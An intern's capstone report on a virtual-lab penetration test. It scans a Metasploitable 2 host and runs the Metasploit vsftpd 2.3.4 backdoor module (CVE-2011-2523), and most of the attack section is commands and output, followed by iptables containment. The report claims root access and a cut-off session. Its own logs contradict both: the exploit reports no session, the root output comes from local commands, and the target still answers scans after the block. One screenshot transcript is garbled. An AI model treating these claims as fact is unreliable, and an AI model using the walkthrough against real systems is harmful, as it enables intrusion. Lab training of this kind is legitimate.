

# CAPSTONE PROJECT REPORT

## Vulnerability Assessment & Incident Response Simulation

**Task Number:** 5 – Capstone Project & Incident Response

**Project Title:** Vulnerability Assessment of Test Network

**Date:** November 29, 2025

**Name:** Syed Abdul Sami

**Intern ID:** APSPL2520780

**Target Environment:** Local Test Network (Virtual Lab)

### 1. Executive Summary

This report outlines the Vulnerability Assessment and Penetration Testing (VAPT) engagement conducted on a controlled local test network. The primary objective was to identify security weaknesses within the target environment, simulate a real-world cyber-attack, and subsequently execute incident response procedures to contain the threat.

During the assessment, a critical vulnerability (**Backdoor Command Execution**) was identified in the vsftpd v2.3.4 service running on the target system. This flaw allowed for unauthorized root-level access. Following the exploitation, the "Blue Team" phase successfully detected the attack via traffic analysis and contained the threat using network segmentation rules.

### 2. Project Scope & Methodology

#### 2.1 Scope

- **Attacker Machine:** Kali Linux (IP: 192.168.x.x)
- **Target Machine:** Metasploitable 2 (IP: 192.168.x.x)
- **Network Range:** 192.168.1.0/24

#### 2.2 Methodology

The project followed a standard penetration testing lifecycle:

1. **Reconnaissance:** Service discovery and enumeration.

2. **Exploitation:** Leveraging identified CVEs to gain access.
3. **Incident Response:** Log analysis, detection, and containment.


### 2.3 Appendix A: Technical Command Reference

The following tools and flags were utilized during the assessment:

- **Nmap Scans:**
  - `-sV` : Service Version detection to identify the vsftpd version.
  - `-Pn` : Treated the host as online, bypassing ping restrictions.
  - `-T4` : Aggressive timing template for faster scanning.
  - `--script vuln` : Automated vulnerability checking using the Nmap Scripting Engine.
- **Metasploit:** Used for modular exploitation of CVE-2011-2523.
- **Iptables:** Used for network-layer traffic filtering and containment.

### 2.3 Network Diagram

The following diagram illustrates the connectivity between the attacking machine and the vulnerable target within the virtualized environment.




### 3. Phase 1: Reconnaissance & Scanning

#### 3.1 Network Configuration & Discovery

The assessment began by verifying connectivity between the Kali Linux attack station and the target subnet. Using `ifconfig` and `ping`, we established that the target was reachable and active.

##### Evidence 1 - Network Interface Config



```
(syed@kali)-[~]
$ ifconfig
docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
    ether 02:42:60:c8:31:64 txqueuelen 0 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.4 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 fe80::a00:27ff:fe55:c656 prefixlen 64 scopeid 0<*link>
    ether 08:00:27:55:c6:56 txqueuelen 1000 (Ethernet)
    RX packets 156398 bytes 10049280 (9.5 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 233357 bytes 14010034 (13.3 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 8 bytes 480 (480.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8 bytes 480 (480.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


(syed@kali)-[~]
$
```

#### 3.2 Service Enumeration

To identify the attack surface, we performed an aggressive Nmap scan against the target IP. This process involved checking for open ports, service versions, and operating system details.

The scan results revealed that **Port 21** was open and running **vsftpd 2.3.4**. This specific version is historically known to contain a malicious backdoor introduced by an intruder into the source code repository.

##### Evidence 2 - Nmap Scan Results



```
(syed@kali)-[~]
$ ping -c 3 192.168.1.5
PING 192.168.1.5 (192.168.1.5) 56(84) bytes of data:
64 bytes from 192.168.1.5: icmp_seq=1 ttl=64 time=1.24 ms
64 bytes from 192.168.1.5: icmp_seq=2 ttl=64 time=1.16 ms
64 bytes from 192.168.1.5: icmp_seq=3 ttl=64 time=1.01 ms
--- 192.168.1.5 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2009ms
rtt min/avg/max/mdev = 1.011/1.136/1.238/0.094 ms

(syed@kali)-[~]
$ nmap -sV -p 21 192.168.1.5
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-29 17:30 IST
Nmap scan report for 192.168.1.5
Host is up (0.00064s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  vsftpd  2.3.4
MAC Address: 08:00:27:09:C6:86 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 0.39 seconds

(syed@kali)-[~]
$
```

## 4. Phase 2: Vulnerability Assessment & Exploitation

### 4.1 Vulnerability Analysis


- **Vulnerability:** vsftpd 2.3.4 Backdoor Command Execution
- **CVE ID:** CVE-2011-2523
- **Severity:** Critical
- **Description:** The malicious code in this version opens a shell on port 6200 if a specific string (a smiley face :) ) is sent during the FTP handshake.

### 4.2 Exploitation (Proof of Concept)

Using the Metasploit Framework, we selected the `exploit/unix/ftp/vsftpd_234_backdoor` module. Upon execution, the exploit successfully triggered the backdoor, granting us an interactive shell.

- **Result:** Immediate root access ( `uid=0` ) was confirmed, giving the attacker full control over the target system.

### Evidence 3 - Successful Root Exploitation



```
kali linux [Running] - Oracle VM VirtualBox
File Machine Input Devices Help
1 2 3 4
syed@kali: ~
Session Actions Edit View Help

--[ metasploit v6.4.97-dev ]
+ --[ 2,570 exploits - 1,315 auxiliary - 1,683 payloads ]
+ --[ 433 post - 49 encoders - 13 nops - 9 evasion ]
Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(multi/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.5
RHOSTS => 192.168.1.5
msf exploit(multi/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  ----      -
  CHOST      no               no        The local client address
  CPORT      no               no        The local client port
  Proxies    no               no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     192.168.1.5      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      21               yes       The target port (TCP)

Exploit target:

  Id  Name
  --  --
  0   Automatic

View the full module info with the info, or info -d command.

msf exploit(multi/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.1.5:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.5:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
msf exploit(multi/ftp/vsftpd_234_backdoor) > whoami
[*] exec: whoami

root
msf exploit(multi/ftp/vsftpd_234_backdoor) > id
[*] exec: id
uid=0(root) gid=0(root) groups=0(root)
msf exploit(multi/ftp/vsftpd_234_backdoor) >
```

## 5. Phase 3: Incident Response Simulation

Following the successful breach, the focus shifted to the "Blue Team" perspective to detect and mitigate the attack.

### 5.1 Detection (Log & Traffic Analysis)

Wireshark was utilized to capture traffic on the `eth0` interface during the attack simulation. The analysis highlighted:

- TCP scanning activity (SYN packets) originating from the attacker IP.
- An unusual connection establishment on high ports following the FTP handshake, indicative of the backdoor shell execution.

## 5.2 Containment & Eradication

To prevent data exfiltration and stop the attacker from maintaining access, immediate containment measures were deployed using `iptables`. We implemented a rule to drop all incoming traffic from the attacker's IP address.

**Command Executed:**

```
sudo iptables -A INPUT -s 192.168.x.x -j DROP
```

**Verification:** Post-implementation testing confirmed 100% packet loss when attempting to communicate with the target, effectively neutralizing the active session.

### Evidence 4 - Containment Verification

```

kali linux [Running] - Oracle VM VirtualBox
File Machine Input Devices Help
1 2 3 4
syed@kali ~
Session Actions Edit View Help
zsh: corrupt history file /home/syed/.zsh_history
syed@kali:~$
$ sudo wireshark
[sudo] password for syed:
** (wireshark:2247) 19:14:17.543769 [Capture MESSAGE] -- Capture Start ...
** (wireshark:2247) 19:14:17.589348 [Capture MESSAGE] -- Capture started
** (wireshark:2247) 19:14:17.582999 [Capture MESSAGE] -- File: "/tmp/wireshark_eth0UWlG3.pcapng"
** (wireshark:2247) 19:17:23.518273 [Capture MESSAGE] -- Capture Stop ...
** (wireshark:2247) 19:17:23.634178 [Capture MESSAGE] -- Capture stopped.

syed@kali:~$
$ sudo iptables -A INPUT -s 192.168.1.5 -j DROP

syed@kali:~$
$ ping 192.168.1.5
PING 192.168.1.5 (192.168.1.5) 56(84) bytes of data:
map: p 21 192.168.1.5
6
--- 192.168.1.5 ping statistics ---
538 packets transmitted, 0 received, 100% packet loss, time 550496ms

syed@kali:~$
$ nano -p 21 192.168.1.5
Command 'nmap' not found, did you mean:
Command 'nmap' from deb nmap
Command 'wamp' from deb python3-autobahn
Command 'pamp' from deb paml
Command 'mmap' from deb mmap
Try: sudo apt install <deb name>


syed@kali:~$
$ nmap -p 21 192.168.1.5
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-29 19:36:15
Nmap scan report for 192.168.1.5
Host is up (0.0018s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
MAC Address: 08:00:27:D9:C6:86 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.19 seconds

syed@kali:~$

```



The screenshot shows a Kali Linux terminal window with the following content:

```
File Machine Input Devices Help
[Icons] 1 2 3 4
Session Actions Edit View Help
zsh: corrupt history file /home/syde/.zsh_history
syde@kali:~$
$ sudo wireshark
[sudo] password for syde:
** (Wireshark:2247) 192.168.1.7:543769 [Capture MESSAGE] -- Capture Start ...
** (Wireshark:2247) 192.168.1.7:682940 [Capture MESSAGE] -- Capture Started
** (Wireshark:2247) 192.168.1.7:682999 [Capture MESSAGE] -- filc: /tmp/Wireshark_uth0B0UM6G3.pcappng*
** (Wireshark:2247) 192.1723.518273 [Capture MESSAGE] -- Capture Stop ...
** (Wireshark:2247) 192.1722.654378 [Capture MESSAGE] -- Capture Stopped.

syde@kali:~$
$ sudo fctables -A INPUT -s 192.168.1.5 -j DROP
syde@kali:~$
$ ping 192.168.1.5
PING 192.168.1.5 (192.168.1.5) 56(84) bytes of data:
0
```

## 6. Recommendations & Mitigation

To secure the network against this specific threat and prevent recurrence, the following remediation steps are recommended:

1. **Patch Management:** The `vsftpd 2.3.4` service is deprecated and dangerous. It must be removed immediately and replaced with a current, stable version of an FTP server.
2. **Firewall Configuration:** Implement strict allow-lists for management ports (SSH, FTP). Only trusted administrative IPs should have access.
3. **IDS Implementation:** Deploy an Intrusion Detection System (such as Snort or Suricata) to automatically flag known exploit signatures like the `vsftpd` backdoor attempt.

## 7. Conclusion

This Capstone Project successfully demonstrated the dual-nature of cybersecurity operations. By simulating the "Red Team" role, we exploited a legacy vulnerability to gain root access.

Simultaneously, the "Blue Team" simulation proved that real-time monitoring (Wireshark) and rapid containment (iptables) are essential for minimizing the impact of a breach.

The project objectives—identifying vulnerabilities, controlled exploitation, and effective incident response—were fully met.